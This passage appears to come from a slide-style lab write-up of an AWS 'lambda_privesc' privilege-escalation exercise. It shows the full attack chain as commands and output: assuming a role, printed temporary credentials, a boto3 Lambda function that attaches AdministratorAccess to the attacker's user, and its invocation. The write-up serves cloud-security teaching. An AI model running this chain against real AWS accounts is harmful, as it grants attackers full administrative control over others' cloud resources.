
Assume a role

- Create access token and create a profile with that token



```
d7mekz@d7buntu:~$ aws sts assume-role --role-arn arn:aws:iam::071745459242:role/cg-lambdaManager-role-lambda_privesc_
gidk69ezo98nb --role-session-name lambdaManager --profile chris
{
    "Credentials": {
        "AccessKeyId": "ASIARBNC42QVOJTFWRKI",
        "SecretAccessKey": "SwjZRx6Mugc8eyFuoTX1+jxZrCJ2VTMxkygZddKY",
        "SessionToken": "FwoGZXIvYXdzEML//////////wEaDO2qIcJVOIGHBwKTeCKxAb2zxgtou++W9SrD4gUsHZUi0WAAKguMJQwFyzKgVvTb
Bi0P7FMlPVjffJLjuCtZoCJ2Mga3smzp599MY0ivoZbts7FrtjqXsAIznnILacvwycBd+tZ8mH8686XCAo4SDgg5932bQ9aTRyyxwPCID/i7c570l9qJ1
4n8pyYw9vZqVEOfe+Cq1jSbAW11wf/ANXOSte/u5AC531OMYjw2ZXEsbmo59B5+bA22Ujz0MqeSj00fWmBjItFb/JKtgfaI/Q21NCL0CyhfJSWjbdd4o1
IHMZ8b0phfisIEI7Tzr0x6qPs/6",
        "Expiration": "2023-08-17T01:25:24+00:00"
    },
    "AssumedRoleUser": {
        "AssumedRoleId": "AROARBNC42QVDLBIHJ6NK:lambdaManager",
        "Arn": "arn:aws:sts::071745459242:assumed-role/cg-lambdaManager-role-lambda_privesc_cgidk69ezo98nb/lambdaMana
er"
    }
```

Fig 6. Assume role "lambdaManager"




```
d7mekz@d7buntu:~$ aws configure --profile lambdaManager
AWS Access Key ID [None]: SIARBNC42QVOJTFWRKI
AWS Secret Access Key [None]: SwjZRx6Mugc8eyFuoTX1+jxZrCJ2VTMxkygZddKY
Default region name [None]:
Default output format [None]:
```

Fig 7. Make profile "lambdaManager"


Make Lambda function and execute with a new profile

- Connect Chris IAM to AdministratorAccess policy



```python
from boto3 import *
def lambda_handler(evt, cont):
        cli = client('iam')
        resp = cli.attach_user_policy(
                UserName='chris-lambda_privesc_cgidk69ezo98nb',
                PolicyArn='arn:aws:iam::aws:policy/AdministratorAccess'
        )
        return resp
```


Fig 8. Lambda function



```
d7mekz@d7buntu:~/Desktop/niko$ aws lambda invoke --function-name admin_function out.txt --profile lambdaManager
{
    "StatusCode": 200,
    "ExecutedVersion": "$LATEST"
}
```

Fig 9. Execute function

Result



```
d7mekz@d7buntu:~/Desktop/niko$ aws iam list-attached-user-policies --user-name chris-lambda_privesc_cgidk69ezo98nb --profile chris
{
    "AttachedPolicies": [
        {
            "PolicyName": "cg-chris-policy-lambda_privesc_cgidk69ezo98nb",
            "PolicyArn": "arn:aws:iam::071745459242:policy/cg-chris-policy-lambda_privesc_cgidk69ezo98nb"
        },
        {
            "PolicyName": "AdministratorAccess",
            "PolicyArn": "arn:aws:iam::aws:policy/AdministratorAccess"
        }
    ]
}
```

Fig 10. Result of attack

II Exploitation



sts:AssumeRole
cg-lambdaManager-role-lambda_privesc
cg-lambdaManager-policy-lambda_privesc
Chris(Attacker)
chris-lambda_privesc
LambdaManager
cg-debug-role-lambda_privesc
Lambda Function
Attach user policy

Fig 11. Attack chain

Misconfiguration Vulnerability

- When security settings or access controls are left in their default or weak state, it allows attackers to easily identify and exploit weaknesses.




Fig 12. State of Cloud Security 2021

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Thank you